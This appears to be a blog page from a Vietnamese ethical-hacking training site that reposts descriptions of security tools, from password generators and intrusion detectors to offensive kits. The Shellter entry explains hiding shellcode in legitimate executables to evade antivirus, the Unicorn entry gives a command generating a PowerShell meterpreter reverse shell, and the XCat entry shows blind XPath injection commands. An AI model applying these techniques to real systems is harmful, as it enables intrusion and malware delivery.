Thủ Phủ Hacker Mũ Trắng Buôn Ma Thuột

Chương trình Đào tạo Hacker Mũ Trắng Việt Nam tại Thành phố Buôn Ma Thuột kết hợp du lịch. Khi đi là newbie - Khi về là HACKER MŨ TRẮNG !

Hacking Và Penetration Test Với Metasploit

Chương trình huấn luyện sử dụng Metasploit Framework để Tấn Công Thử Nghiệm hay Hacking của Security365.

Tài Liệu Computer Forensic Của C50

Tài liệu học tập về Truy Tìm Chứng Cứ Số (CHFI) do Security365 biên soạn phục vụ cho công tác đào tạo tại C50.

Sinh Viên Với Hacking Và Bảo Mật Thông Tin

Cuộc thi sinh viên cới Hacking. Với các thử thách tấn công trang web dành cho sinh viên trên nền Hackademic Challenge.

Tấn Công Và Phòng Thủ Với BackTrack / Kali Linux

Khóa học tấn công và phòng thủ với bộ công cụ chuyên nghiệp của các Hacker là BackTrack và Kali LINUX dựa trên nội dung Offensive Security

Sayfalar

Viproy v2.0 - VoIP Penetration Testing and Exploitation Kit


Viproy Voip Pen-Test Kit provides penetration testing modules for VoIP networks. It supports signalling analysis for SIP and Skinny protocols, IP phone services and network infrastructure. Viproy 2.0 is released at Blackhat Arsenal USA 2014 with TCP/TLS support for SIP, vendor extentions support, Cisco CDP spoofer/sniffer, Cisco Skinny protocol analysers, VOSS exploits and network analysis modules. Furthermore, Viproy provides SIP and Skinny development libraries for custom fuzzing and analyse modules.

Current testing modules:
  • SIP Register
  • SIP Invite
  • SIP Message
  • SIP Negotiate
  • SIP Options
  • SIP Subscribe
  • SIP Enumerate
  • SIP Brute Force
  • SIP Trust Hacking
  • SIP UDP Amplification DoS
  • SIP Proxy Bounce
  • Skinny Register
  • Skinny Call
  • Skinny Call Forward
  • VOSS Call Forwarder (September 2014)
  • VOSS Speed Dial Manipulator (September 2014)
  • MITM Proxy TCP
  • MITM Proxy UDP
  • Cisco CDP Spoofer

Passera - Tool to generate strong unique passwords for each website


A simple tool that allows users to have strong unique passwords for each website, without the need to store them either locally or with an online service. It is available as a command-line tool for Linux/Mac/Windows and an Android app.

Passera turns any entered text into a strong password up to 64 characters long and copies it to clipboard. Figure out a decent system for yourself that will allow unique passphrases for every website, such as combining website name/URL with a phrase that you would not forget. To login, fire up Passera and enter the passphrase you chose and your real password will be copied to clipboard.

Turn
githubPasswd123
into
dpu7{Lrby(vQLd8m

This software is for privacy-aware people who understand the need to have strong unique passwords for each website, yet don't want to use any password managing software or services. Relying on password managing software means trusting your passwords to be kept safe by a third-party company, or trusting them to a single file on your disk.


To make it somewhat more conspicuous, when you start Passera it copies a random password to clipboard. The real password is then only stored in clipboard for 10 seconds, before being overwritten by another random string.

Password security considerations

Passera is not designed to produce a hash of a given string by reinventing the wheel of cryptography. Instead, it produces a unique string of specified length, suitable for usage as a strong password. The cryptographic methods used are ensuring that the produced passwords are as "random" as possible, and are absolutely impossible to trace back to original passphrases.

Passwords, produced by Passera are impossible to brute-force, since it would take an extremely long time (as opposed to using combinations of real words and sentences as passwords). If a password gets leaked from a compromised website, an attacker would not be able to determine any of your other passwords. And if the attacker is aware that Passera has been used to create the password, brute-forcing with intent to find out the original passphrase would also take an extremely long time.

Passera does not ask for a website URL or a "master password" when generating a password, because these values would be included into the hashing algorithm in a particular way, potentially known to an attacker. Instead, users have the freedom to combine anything in any order, shape or form in the initial passphrase, making it exponentially more difficult to brute-force, to the point of being impossible.


SearchMyFiles v2.50 - Alternative to 'Search For Files And Folders' module of Windows + Duplicates Search


SearchMyFiles is an alternative to the standard "Search For Files And Folders" module of Windows. It allows you to easily search files in your system by wildcard, by last modified/created/last accessed time, by file attributes, by file content (text or binary search), and by the file size. SearchMyFiles allows you to make a very accurate search that cannot be done with Windows search. For Example: You can search all files created in the last 10 minutes with size between 500 and 700 bytes. 

After you made a search, you can select one or more files, and save the list into text/html/csv/xml file, or copy the list to the clipboard.

SearchMyFiles is portable, and you can use it from a USB flash drive without leaving traces in the Registry of the scanned computer. 

Future Versions

The following features might be added in future versions, according to user requests and my own ideas:
  • Add Explorer-like context-menu that will allow to do some actions on the files appeared in the search result.
  • Search files by alternate stream data.
  • Search the content of files by regular expressions.
  • An option to search file names by regular expression, as alternative for wildcard search.

Using SearchMyFiles

SearchMyFiles doesn't require any installation process or additional DLL files. In order to start using it, simply run the executable file - SearchMyFiles.exe 
After running it, the 'Search Options' dialog-box is displayed. Select the base folders or drives that you want to search, the wildcard, and other search option that you need. After choosing the right search option, click 'Ok' in order to start the search. While in search process, the found files will be displayed in the main window. If you want to stop the search, you can simply click the 'Stop' menu.
After the search is finished, you can select one or more files, and then save the list into text/csv/html/xml file by using the 'Save Selected Items' option. You can also select a single file and open it with the default program by using the 'Open Selected File' option.

Search Options

Here's a small explanation about all available search options:
  • Base Folder: Specifies the folder that you want to scan. if 'Scan Subfolders' option is also checked, all subfolders under this folder will also be scanned. You can also specift multiple folders, delimited by semicolon. For example: c:\temp;d:\myfolder;d:\nirsoft
  • Excluded Folders: Allows you to specify one or more folders (delimited by semicolon) that you want to exclude from the scan. For example: If you want to scan you entire C: drive, but without C:\Windows and C:\Documents and Settings, you should type 'C:\' in the Base Folder, and 'C:\Windows;C:\Documents and Settings' in the Excluded Folders field.
  • Files Wildcard: Specifies the wildcard for scanning the files. You can specify multiple wildcards delimited by semicolon or by comma, for example: *.exe;*.dll;*.ocx or *.exe,*.dll,*.ocx. Be aware that if you want to search a filename containing semicolon or comma, you must put it in quotes. For example: "Hello, World.txt". If you don't put it in quotes, SearchMyFiles will consider it as 2 separated files.
  • Subfolders Wildcard: Specifies the wildcard for scanning the subfolders. For example, If you want to only scan the subfolders beginning with 'a' letter, you can specify a*.* in this field.
  • Exclude Files: Specifies one or more file extensions or wildcards to exclude from the search. You can specify multiple extensions or wildcards delimited by semicolon, by comma, or by space character, for example: exe, dll, ocx
  • File Contains: Allows you to search by the content of the files. You can make a text search or binary search. On binary search, you should specify the binary sequence that you want to search in Hex dump format, for example: 'A2 C5 2F 8A 9E AC'.
  • Search multiple values (comma delimited): When this option is selected, you can specify multiple values to search in the 'File Contains' field. The multiple values are delimited by comma, and optionally also with quotes. 
    For example: 
    NirSoft, Nir Sofer, Search, 123, "abc,123" 
    A1 82 A7 AC, 27 9A CC FF, A1 B2 71 22
  • File Size: Specifies that you want to search files in specified size range (For example: search all files with size between 238 and 741 bytes).
  • Attributes:Specifies that you want to search files with specific attributes. For example: if you want to find all files that are read-only but are not hidden, you should select 'Yes' for Read Only attribute and 'No' for Hidden attribute.
  • File Time:Allows you to search files that have been created, modified, or accessed in the specified time range. You can specify an accurate time range (For example: 10/12/2008 12:32:11 - 12/12/2008 13:32:56) or you can specify the last number of seconds/minutes/hours/days. For example, you can search all files that have been modified in the last 10 minutes.
  • Search Subfolders: If this option is checked, SearchMyFiles will scan all subfolders under the specified base folders.
  • Find Folders:If this option is checked, SearchMyFiles will search for folders according to the other search options. If this options is not selected, SearchMyFiles will only search for files.      


WAF-FLE v0.6.4 - OpenSource ModSecurity Console


WAF-FLE is a OpenSource ModSecurity Console, allows modsecurity admin to store, view and search events sent by sensors using a graphical dashboard to drill-down and find quickly the most relevant events. It is designed to be fast and flexible, while keeping a powerful and easy to use filter, with almost all fields clickable to use on filter.

The inicial resources required to run WAF-FLE are normaly low (check Deployment Guide in Documentation page). It is supported in virtual machines, and is supported in Linux and FreeBSD, but should run with other OS that support PHP and MySQL.

Features
  • Central event console
  • Support Modsecurity in “traditional” and “Anomaly Scoring”
  • Brings mlog2waffle as a replacement to mlogc
  • Receive events using mlog2waffle or mlogc
    • mlog2waffle: in real-time, following log tail, or batch scheduled in crontab
    • mlogc: in real-time, piped with ModSecurity log, in batch scheduled in crontab
  • No sensor limit
  • Drill down of events with filter
  • Dashboard with recent events information
  • Almost every event data and charts are “clickable” deepening the drill down filter
  • Inverted filter (to filter for “all but this item”)
  • Filter for network (in CIDR format, x.x.x.x/22)
  • Original format (Raw) to event download
  • Use Mysql as database
  • Wizard to help configure log feed between ModSecurity sensors and WAF-FLE
  • Open Source released under GPL v2

Changelog v0.6.4
  • Support to rules and mod_security compiled by Atomic Turtle;
  • Performance impact with high number of hostnames in database;
  • Custom tag ID new number, to avoid conflict with already present tag;
  • Better handling of “PCRE limits exceeded”;

GnuPG - Complete and free implementation of the OpenPGP


GnuPG is a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also known as PGP). GnuPG allows to encrypt and sign your data and communication, features a versatile key management system as well as access modules for all kinds of public key directories. GnuPG, also known as GPG, is a command line tool with features for easy integration with other applications. A wealth of frontend applications and libraries are available. Version 2 of GnuPG also provides support for S/MIME and Secure Shell (ssh).


GnuPG is Free Software (meaning that it respects your freedom). It can be freely used, modified and distributed under the terms of the GNU General Public License .

GnuPG comes in two flavours: 1.4.18 is the well known and portable standalone version, whereas 2.0.26 is the enhanced and modern version and suggested for most users.

Project Gpg4win provides a Windows version of GnuPG. It is nicely integrated into an installer and features several frontends as well as English and German manuals.

Project GPGTools provides a Mac OS X version of GnuPG. It is nicely integrated into an installer and features all required tools.


FBCacheView v1.03 - View Facebook images stored in the cache of your Web browser


FBCacheView is a simple tool that scans the cache of your Web browser (Internet Explorer, Firefox, or Chrome), and lists all images displayed in Facebook pages that you previously visited, including profile pictures, images uploaded to Facebook, and images taken from other Web sites. For every Facebook image, the following information is displayed: URL of the image, Web browser that was used to visit the page, image type, date/time of the image, visit time, image file size, and external URL (For images taken from another Web site).

System Requirements And Limitations

  • This utility works in any version of Windows, starting from Windows XP and up to Windows 8. Both 32-bit and 64-bit systems are supported.
  • The following Web browsers are supported: Internet Explorer, Mozilla Firefox, SeaMonkey, and Google Chrome. Opera is not supported because it stores the JPEG images in Webp format.
  • FBCacheView won't work if you configure your Web browser to clear the cache after closing it.
  • It's recommended to close all windows of your Web browser before using FBCacheView, to ensure that all cache files are saved to the disk.  

Start Using FBCacheView

FBCacheView doesn't require any installation process or additional DLL files. In order to start using it, simply run the executable file - FBCacheView.exe
After running it, FBCacheView begins to scan the cache of your Web browser and displays the list of all images loaded from Facebook Web pages. You may need to wait up to a few minutes until the scanning process is finished. After the scanning process is finished, you can also watch the image in the lower pane of FBCacheView, by selecting the desired item in the upper pane.
If from some reason FBCacheView fails to detect the cache of your Web browser properly, you can go to 'Advanced Options' window (F9), and choose the desired cache folders to scan for each Web browser.

Columns Description

  • URL:The URL of the image on Facebook.
  • Web Browser:The Web browser that stores the specified Facebook image file in the cache.
  • Image Type:The type of the image: Profile image, uploaded image, or external image taken from another Web site. For 'External Image' type, the original URL of the image is displayed on 'External URL' column.
  • Image Time:The date/time of the image as returned by the Web server of Facebook. This column usually represents the time that the image was uploaded to Facebook.
  • Browsing Time:The last time that the specified Facebook image was loaded by your Web browser.
  • File Size:The file size of the image.
  • Filename:The full path of the image filename in the cache of your Web browser.
  • External URL:Displays the original URL of the image (Only for external images)   

Netsparker v3.5.5 - Web Application Security Scanner


Netsparker Web Application Security Scanner can find and report web application vulnerabilities such as SQL Injection and Cross-site Scripting (XSS) and security issues on all web applications and websites regardless of the platform and the technology they are built on. 


Netsparker is very easy to use and its unique detection and safe exploitation techniques allow it to be dead accurate in reporting hence it is the first and only False Positive Free web vulnerability scanner, therefore users can focus on remediating reported vulnerabilities and security issues without wasting time on learning how to use the web vulnerability scanner or verify its findings.

NEW FEATURES 
* New option available to specify the type of parameter when configuring URL rewrite rules, e.g. numeric, date, alphanumeric

IMPROVEMENTS 
* Improved the performance of the DOM Parser
* Improved the performance of the DOM cross-site scripting scanner
* Optimized DOM XSS Scanner to avoid scanning pages with same source code
* Changed the default HTTP User agent string of built-in policies to Chrome web browser User agent string
* Improved selected element simulation for select HTML elements
* Added new patterns for Open Redirect engine

FIXES 
* Fixed a bug in WSDL parser which prevents web service detection if XML comments are present before the definitions tag
* Fixed a bug in WSDL parser which prevents web service detection if an external schema request gets a 404 not found response
* Fixed a bug that occurs when custom URL rewrite rules do not match the URL with injected attack pattern and request is not performed
* Fixed a configure form authentication wizard problem where the web browser does not load the page if the target site uses client certificates
* Fixed a crash in configure form authentication wizard that occurs when HTML source code contains an object element with data: URL scheme is requested
* Fixed a bug in DOM Parser where events are not simulated for elements inside frames
* Fixed a cookie parsing bug where a malformed cookie was causing an empty HTTP response


ParanoiDF - PDF Analysis Suite: Password cracking, redaction recovery, DRM removal, malicious JavaScript extraction, and more


The swiss army knife of PDF Analysis Tools. Based on peepdf - http://peepdf.eternal-todo.com.

Features

Interactive Console: Type "help" to get a list of commands. Type "help [command]" to get a description/usage on specific command.

  • crackpw This executes Nacho Barrientos Arias's PDFCrack tool by performing an OS call. The command allows the user to input a custom dictionary, perform a benchmark or continue from a saved state file. If no custom dictionary is input, this command will attempt to brute force a password using a modifiable charset text file in directory "ParanoiDF/pdfcrack". (http://pdfcrack.sourceforge.net/)
  • decrypt This uses an OS call to Jay Berkenbilt's "QPDF" which decrypts the PDF document and outputs the decrypted file. This requires the user-password. (http://qpdf.sourceforge.net/)
  • encrypt Encrypts an input PDF document with any password you specify. Uses 128-bit RC4 encryption.
  • embedf Create a blank PDF document with an embedded file. This is for research purposes to show how files can be embedded in PDFs. This command imports Didier Stevens Make-pdf-embedded.py script as a module. (http://blog.didierstevens.com/programs/pdf-tools/)
  • embedjs Similiar to "embedf", but embeds custom JavaScript file inside a new blank PDF document. If no custom JavaScript file is input, a default app.alert messagebox is embedded (http://blog.didierstevens.com/programs/pdf-tools/)
  • extractJS This attempts to extract any embedded JavaScript in a PDF document. It does this by importing Blake Hartstein's Jsunpackn's "pdf.py" JavaScript tool as a module, then executing it on the file. (https://code.google.com/p/jsunpack-n/)
  • redact Generate a list of words that will fit inside a redaction box in a PDF document. The words (with a custom sentence) can then be parsed in a grammar parser and a custom amount can be displayed depending on their score. This command requires a tutorial to use. Please read "redactTutorial.pdf" in directory "ParanoiDF/docs".
  • removeDRM Remove DRM (editing, copying etc.) restrictions from PDF document and output to a new file. This does not need the owner-password and there is a possibility the document will lose some formatting. This command works by calling Kovid Goyal's Calibre's "ebook-convert" tool. (http://calibre-ebook.com/)

Suricata IDPE 2.0.3 - Open Source Next Generation Intrusion Detection and Prevention Engine


The Suricata Engine is an Open Source Next Generation Intrusion Detection and Prevention Engine. This engine is not intended to just replace or emulate the existing tools in the industry, but will bring new ideas and technologies to the field.


OISF is part of and funded by the Department of Homeland Security's Directorate for Science and Technology HOST program (Homeland Open Security Technology), by the the Navy's Space and Naval Warfare Systems Command (SPAWAR), as well as through the very generous support of the members of the OISF Consortium. More information about the Consortium is available, as well as a list of our current Consortium Members.

The Suricata Engine and the HTP Library are available to use under the GPLv2.

The HTP Library is an HTTP normalizer and parser written by Ivan Ristic of Mod Security fame for the OISF. This integrates and provides very advanced processing of HTTP streams for Suricata. The HTP library is required by the engine, but may also be used independently in a range of applications and tools.


SAMHAIN v3.1.2 - File Integrity Checker / Host-Based Intrusion Detection System

The Samhain host-based intrusion detection system (HIDS) provides file integrity checking and log file monitoring/analysis, as well as rootkit detection, port monitoring, detection of rogue SUID executables, and hidden processes.

Samhain been designed to monitor multiple hosts with potentially different operating systems, providing centralized logging and maintenance, although it can also be used as standalone application on a single host.

Samhain is an open-source multiplatform application for POSIX systems (Unix, Linux, Cygwin/Windows).


Features

» Centralized monitoring

The client/server architecture allows central logging, central storage of baseline databases and client configurations, and central updates of baseline databases.

» Web-based management console

The web-based Beltane console, available as separate package, allows to monitor server and client activity, view client reports, and update the baseline databases.

» Flexible logging

Samhain supports multiple logging facilities, each of which can be configured individually.

» Tamper resistance

Samhain offers PGP-signed database and configuration files, a stealth mode, and several more features to protect its integrity.
   

SimpleProgramDebugger - Simple program debugger that shows all debug events


SimpleProgramDebugger is a simple debugging tool for Windows that attaches to existing running program or starts a new program in debugging mode, and then displays all major debugging events occurs while the program is running, including Exception, Create Thread, Create Process, Exit Thread, Exit Process, Load DLL, Unload Dll, and Debug String.

After the debugging events are accumulated, you can easily export them into comma-delimited/tab-delimited/xml/html file or copy them to the clipboard and then paste them into Excel or any other spreadsheet application.


Start Using SimpleProgramDebugger

SimpleProgramDebugger doesn't require any installation process or additional dll files. In order to start using it, simply run the executable file - SimpleProgramDebugger.exe After running SimpleProgramDebugger, you can attach a program that is already running by pressing F7 and choosing the desired process, or you can start a new program by pressing Ctrl+N and choosing the .exe file to run, and optionally parameters and start folder.

After the debugging events are displayed in the main window of SimpleProgramDebugger, you can select one or more events, and then use the 'Save Selected items' option to export them into comma-delimited/tab-delimited/xml/html file or press Ctrl+C to copy them to the clipboard, and then paste them into Excel or any other spreadsheet application. 


PWGen - Generator of cryptographically-strong passwords


PWGen is a professional password generator capable of creating large amounts of cryptographically-secure passwords or passphrases consisting of words from a word list. It uses a “random pool” technique to generate random data based on user inputs (keystrokes, mouse handling) and volatile system parameters. PWGen provides lots of options to customize passwords to the users’ various needs. Additionally, it offers strong text encryption and the creation of random data files (e.g., key files).

Notable Features
  • Free and Open-Source software
  • Unicode support
  • Unobtrusive: easy to use, doesn’t install any weird DLL files, doesn’t write to the Windows registry, doesn’t even write to your hard disk if you don’t want it, can be uninstalled easily
  • Uses up-to-date cryptography (AES, SHA-2) to generate random data for high-quality passwords
  • Numerous password options for various purposes
  • Generation of large amounts of passwords at once
  • Generation of passphrases composed of words from a word list
  • Pattern-based password generation (formatted passwords) provides nearly endless possibilities to customize passwords to the user’s needs
  • “Password hasher” functionality: Generate passwords based on a master password and a parameter string (e.g., the name of a website), similar to “Hashapass”
  • Secure text encryption
  • Multilingual support
  • In-depth manual (49 pages)
  • Runs on all Windows versions (32-bit and 64-bit; beginning with Windows 95 OEM Service Release 2)

XCat - Tool that aides in the exploitation of blind XPath injection vulnerabilities

XCat is a command line program that aides in the exploitation of blind XPath injection vulnerabilities. It can be used to retrieve the whole XML document being processed by a vulnerable XPath query, read arbitrary files on the hosts filesystem and utilize out of bound HTTP requests to make the server send data directly to xcat.

XCat is built to exploit boolean XPath injections (Where only one bit of data can be extracted in one request) and it requires you to manually identify the exploit first, this does not do that for you.


Features
  • Exploits both GET and POST attacks
  • Extracts all nodes, comments, attributes and data from the entire XML document
  • Small and lightweight (only a few pure-python dependencies)
  • Parallel requests
  • XPath 2.0 supported (with graceful degrading to 1.0)
  • Advanced data postback through HTTP (see below)
  • Arbitrarily read XML files on the servers file system via the doc() function (see below)
  • Arbitrarily read text files on the servers file system via crafted SYSTEM entities

Examples
If you run a windows machine you can install Jython and start the example application (example_application/ironpython_site.py). The syntax for a simple command you can execute against this server is:
xcat --method=GET http://localhost:8080 title=Foundation title "1 results found" run retrieve

This command specifies the HTTP method (GET), target URL (our localhost server), the GET or POST) data to send (title=Bible), the vulnerable parameter (title) and a string to indicate a true response (Book found). Executing this will retrieve the entire XML file being queried.
>> xcat --method=GET http://localhost:8080 title=Foundation title "1 results found" run retrieve
Injecting using FunctionCall
Detecting features...
Supported features: String to codepoints, XPath 2, Read local XML files, Substring search speedup
Retrieving /*[1]
<?xml version="1.0" encoding="utf-8"?>
<library>
<rentals>
<books>
<!-- A comment -->
<book>
...

The the retrieval of documents can be sped up in a number of different ways, such as using the doc function to make the server send data directly to XCat (explained in more detail below). Each of the techniques is called a feature and can be viewed by using the test_injection command. This will display information about the injection, including the type (integer, string, path name) and various features that XCat has is able to use. XCat knows which features are best and will gracefully degrade if they fail for any reason.
>> xcat --method=GET --public-ip="localhost" http://localhost:8080 title=Foundation title "1 results found" test_injection
Testing parameter title:
FunctionCallInjection: /lib/something[function(?)]
- EfficientSubstringSearch
- OOBDocFeature
- CodepointSearch
- XPath2
- DocFeature
- EntityInjection


NTFSLinksView - View NTFS symbolic links and junction points


Starting from Windows Vista, Microsoft uses symbolic links and junction points of NTFS file system in order to make changes in the folders structure of Windows and keep the compatibility of applications written for older versions of Windows. This utility simply shows you a list of all symbolic links and junctions in the specified folder, and their target paths. It also allows you to save the symbolic links/junctions list into text/html/xml/csv file.
Using NTFSLinksView 

NTFSLinksView doesn't require any installation process or additional dll files. In order to start using it, simply run the executable file - NTFSLinksView.exe When you run NTFSLinksView, press the Go button, and then the main window will display the list of all NTFS symbolic links/junction points in your profile folder. If you want to view the NTFS links in other folders, simply type the folder path in the top text-box and press enter (or click the 'Go' button).

If you want to scan your entire drive, type 'C:\' in the folder text box and choose Infinite subfolder depth.


Shellter v1.7 - Dynamic ShellCode Injector Tool


Shellter is a dynamic shellcode injection tool, and probably the first dynamic PE infector ever created.

It can be used in order to inject shellcode into native Windows applications (currently 32-bit apps only).

The shellcode can be something yours or something generated through a framework, such as Metasploit.


Shellter takes advantage of the original structure of the PE file and doesn’t apply any modification such as changing memory access permissions in sections (unless the user wants and/or he chooses Basic Mode), adding an extra section with RWE access,and whatever would look dodgy under an AV scan.

Shellter uses a unique dynamic approach which is based on the execution flow of the target application.

How does it work?

Shellter uses a unique dynamic approach which is based on the execution flow of the target application. This means that no static/predefined locations are used for shellcode injection. Shellter will launch and trace the target, while at the same time will log the execution flow of the application.

What does it trace?

Shellter traces the entire execution flow that occurs in userland. That means,code inside the target application  itself (PE image), and code outside of it that might be in a system dll or on a heap, etc. This happens in order to ensure that functions actually belonging to the target executable, but are only used as callback functions for Windows APIs will not be missed.

However, the tracing engine will not log any instructions that are not in the memory range of the PE image of the target application, since these cannot be used as a reference to permanently inject the shellcode.

Why do I need Shellter?
Bypass AVs.

Executables created through Metasploit are most likely detected by most AV vendors. By using Shellter, you automatically have an infinitely polymorphic executable template, since you can use any 32-bit ‘standalone’ native Windows executable to host your shellcode. By ‘standalone’ means an executable that  doesn’t need any proprietary DLLs, apart from the system DLLs to load and run. For example, notepad.exe, and many other applications you can find online, or create by yourself as your own custom templates.

You can also use applications that make use of proprietary DLLs if those are not required to create the process in the first place, and are normally loaded later on if needed to execute code for a specific task. In case you select an application that needs one or more proprietary DLLs to create the process in the first place then you will have to include them in the same directory from where you load the main executable. However, this is not recommended since it is more convenient to have just a single executable to upload to the target.

What types of apps can I use?

You can basically use any 32-bit standalone (see above) native Windows application. Of course, since the main goal is to bypass an AV,you should always avoid packed applications or generally applications that have ‘dodgy’
characteristics such as sections with RWE permissions, more than one sections containing executable code etc..

Another reason why you should avoid packed applications is because advanced packers will also check for modifications of the file, so you will probably just break it. Advanced packers also perform various anti-reversing tricks which will detect Shellter’s debugging engine during tracing. If you are a lover of packers, you can first perform the injection and then pack the application with the packer of your choice.

The best bet is to use completely legitimate looking applications (ideally not packed) that are not flagged by any AV vendor for any reason.

These can be either yours, or something you got online.

Can I use encoded/self-decrypting payloads?

Shellter also supports encoded/self-decrypting payloads by taking advantage of  the Imports Table of the application. It will look for specific imported APIs that can be used on runtime to execute a self-decrypting payload without doing any modifications in the section’s characteristics from inside the PE Header.

At the moment 7 methods are supported for loading encoded payloads:
  •     VirtualAlloc
  •     VirtualAllocEx
  •     VirtualProtect
  •     VirtualProtectEx
  •     HeapCreate/HeapAlloc
  •     LoadLibrary/GetProcAddress
  •     CreateFileMapping/MapViewOfFile

If the target PE file doesn’t import by default the necessary API(s) then  a method wil be shown as ‘N/A’.
If a method requires more than one APIs, like for example method 4, it will also be shown as ‘N/A’ if the PE file doesn’t import all of them.

If none of the encoded payload handler methods supported are available for the current PE target, you can choose to either select a non-encoded payload or to change the section’s characteristics from inside the PE Header.

This last option has been added in order to provide more flexibility to the user in case he still wants to use a specific encoded payload along with the same PE file.


Unicorn - Tool for using a PowerShell downgrade attack and inject shellcode straight into memory

Magic Unicorn is a simple tool for using a PowerShell downgrade attack and inject shellcode straight into memory. Based on Matthew Graeber's powershell attacks and the powershell bypass technique presented by David Kennedy (TrustedSec) and Josh Kelly at Defcon 18.

Usage is simple, just run Magic Unicorn (ensure Metasploit is installed and in the right path) and magic unicorn will automatically generate a powershell command that you need to simply cut and paste the powershell code into a command line window or through a payload delivery system.

root@bt:~/Desktop# python unicorn.py
,/
//
,//
___ /| |//
`__/\_ --(/|___/-/
\|\_-\___ __-_`- /-/ \.
|\_-___,-\_____--/_)' ) \
\ -_ / __ \( `( __`\|
`\__| |\)\ ) /(/|
,._____., ',--//-| \ | ' /
/ __. \, / /,---| \ /
/ / _. \ \ `/`_/ _,' | |
| | ( ( \ | ,/\'__/'/ | |
| \ \`--, `_/_------______/ \( )/
| | \ \_. \, \___/\
| | \_ \ \ \
\ \ \_ \ \ / \
\ \ \._ \__ \_| | \
\ \___ \ \ | \
\__ \__ \ \_ | \ |
| \_____ \ ____ | |
| \ \__ ---' .__\ | | |
\ \__ --- / ) | \ /
\ \____/ / ()( \ `---_ /|
\__________/(,--__ \_________. | ./ |
| \ \ `---_\--, \ \_,./ |
| \ \_ ` \ /`---_______-\ \\ /
\ \.___,`| / \ \\ \
\ | \_ \| \ ( |: |
\ \ \ | / / | ;
\ \ \ \ ( `_' \ |
\. \ \. \ `__/ | |
\ \ \. \ | |
\ \ \ \ ( )
\ | \ | | |
| \ \ \ I `
( __; ( _; ('-_';
|___\ \___: \___:

Unicorn is a PowerShell injection tool utilizing Matthew Graebers attack and expanded to automatically downgrade the process if a 64 bit platform is detected. This is useful in order to ensure that we can deliver a payload with just one set of shellcode instructions. This will work on any version of Windows with PowerShell installed. Simply copy and paste the output and wait for the shells.

Usage:
python unicorn.py payload reverse_ipaddr port Example: python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.5 443


HoneyDrive 3 - The Premier Honeypot Linux Distro


HoneyDrive is the premier honeypot Linux distro. It is a virtual appliance (OVA) with Xubuntu Desktop 12.04.4 LTS edition installed. It contains over 10 pre-installed and pre-configured honeypot software packages such as Kippo SSH honeypot, Dionaea and Amun malware honeypots, Honeyd low-interaction honeypot, Glastopf web honeypot and Wordpot, Conpot SCADA/ICS honeypot, Thug and PhoneyC honeyclients and more. Additionally it includes many useful pre-configured scripts and utilities to analyze, visualize and process the data it can capture, such as Kippo-Graph, Honeyd-Viz, DionaeaFR, an ELK stack and much more. Lastly, almost 90 well-known malware analysis, forensics and network monitoring related tools are also present in the distribution.

FEATURES:

  • Virtual appliance based on Xubuntu 12.04.4 LTS Desktop.
  • Distributed as a single OVA file, ready to be imported.
  • Full LAMP stack installed (Apache 2, MySQL 5), plus tools such as phpMyAdmin.
  • Kippo SSH honeypot, plus Kippo-Graph, Kippo-Malware, Kippo2MySQL and other helpful scripts.
  • Dionaea malware honeypot, plus DionaeaFR and other helpful scripts.
  • Amun malware honeypot, plus helpful scripts.
  • Glastopf web honeypot, along with Wordpot WordPress honeypot.
  • Conpot SCADA/ICS honeypot.
  • Honeyd low-interaction honeypot, plus Honeyd2MySQL, Honeyd-Viz and other helpful scripts.
  • LaBrea sticky honeypot, Tiny Honeypot, IIS Emulator and INetSim.
  • Thug and PhoneyC honeyclients for client-side attacks analysis, along with Maltrieve malware collector.
  • ELK stack: ElasticSearch, Logstash, Kibana for log analysis and visualization.
  • A full suite of security, forensics and anti-malware tools for network monitoring, malicious shellcode and PDF analysis, such as ntop, p0f, EtherApe, nmap, DFF, Wireshark, Recon-ng, ClamAV, ettercap, MASTIFF, Automater, UPX, pdftk, Flasm, Yara, Viper, pdf-parser, Pyew, Radare2, dex2jar and more.
  • Firefox add-ons pre-installed, plus extra helpful software such as GParted, Terminator, Adminer, VYM, Xpdf and more.

HoneyDrive 3 RELEASE NOTES:

1) HoneyDrive 3 has been created entirely from scratch. It is based on Xubuntu Desktop 12.04.4 LTS edition and it is distributed as a standalone OVA file that can be easily imported as a virtual machine using virtualization software such as VirtualBox and VMware.
2) All the honeypot programs from the previous version of HoneyDrive are included, while they have also been upgraded to their latest versions and converted almost entirely to cloned git repos for easier maintenance and updating. This latter fact on its own could be considered reason enough to release the new version.
3) Many new honeypot programs have been installed that really make HoneyDrive 3 “complete” in terms of honeypot technology, plus around 50(!) new security related tools in the fields of malware analysis, forensics and network monitoring.
4) The main honeypot software packages and BruteForce Lab’s projects reside in /honeydrive. The rest of the programs reside in /opt. The location of all software can be found inside the README.txt file on the desktop.
5) HoneyDrive 3 doesn’t make itself as known to the outside world as the previous version. There are no descriptive messages and apart from Kippo-Graph and Honeyd-Viz every other piece of software is not accessible from the outside (unless if you configure them otherwise, or even lock down Kippo-Graph and Honeyd-Viz as well).
A note on versioning: previous versions of HoneyDrive started with a zero (0.1 and 0.2) which seemed confusing to some. I didn’t like it either and in the end I decided to “renumber” those as versions 1 and 2, essentially making this new version HoneyDrive 3, .i.e the third official release.

FREQUENTLY ASKED QUESTIONS:

  1. Why use HoneyDrive?
    HoneyDrive saves you time! It has all the major honeypot-related software pre-installed and pre-configured to work out of the box (or with some configuration options of your liking). As I have seen many times in comments or support requests I get, setting up a honeypot system is not always something easy. This is especially true for new infosec enthusiasts or sysadmins and “hard” to set up software like Dionaea for example.
  2. What utilities and software are included in HoneyDrive?
    HoneyDrive contains all the major honeypot-related software and a ton more useful tools. For a complete list you’ll have to take a look at the README.txt file included in the virtual appliance (you’ll find it on the desktop) or online at the downloads section of SourceForge (link above).
  3. Why isn’t [insert-name-here] included in HoneyDrive?
    Unfortunately I can’t keep track of every different piece of software. But, I’m very open to suggestions about HoneyDrive! If you know a tool that could be of benefit please let me know by leaving a comment on this page and it will be included in the next release of HoneyDrive.
  4. What is the password for [insert-name-here]?
    Again, your best bet is reading the README.txt file included in the virtual appliance or found online at the downloads section of SourceForge (link above). Every password you will need is included in its appropriate section.

CHAGELOG:

HoneyDrive 3
  • Upgraded ALL existing honeypot software to the corresponding latest versions.
  • Converted ALL existing honeypot software to cloned git repos for easier maintenance.
  • Removed distinguishable HoneyDrive artifacts and secured access to web tools.
  • Added Kippo-Malware and Kippo2ElasticSearch.
  • Added Conpot SCADA/ICS honeypot.
  • Added PhoneyC honeyclient.
  • Added maltrieve malware downloader.
  • Added the ELK stack (ElasticSearch, Logstash, Kibana).
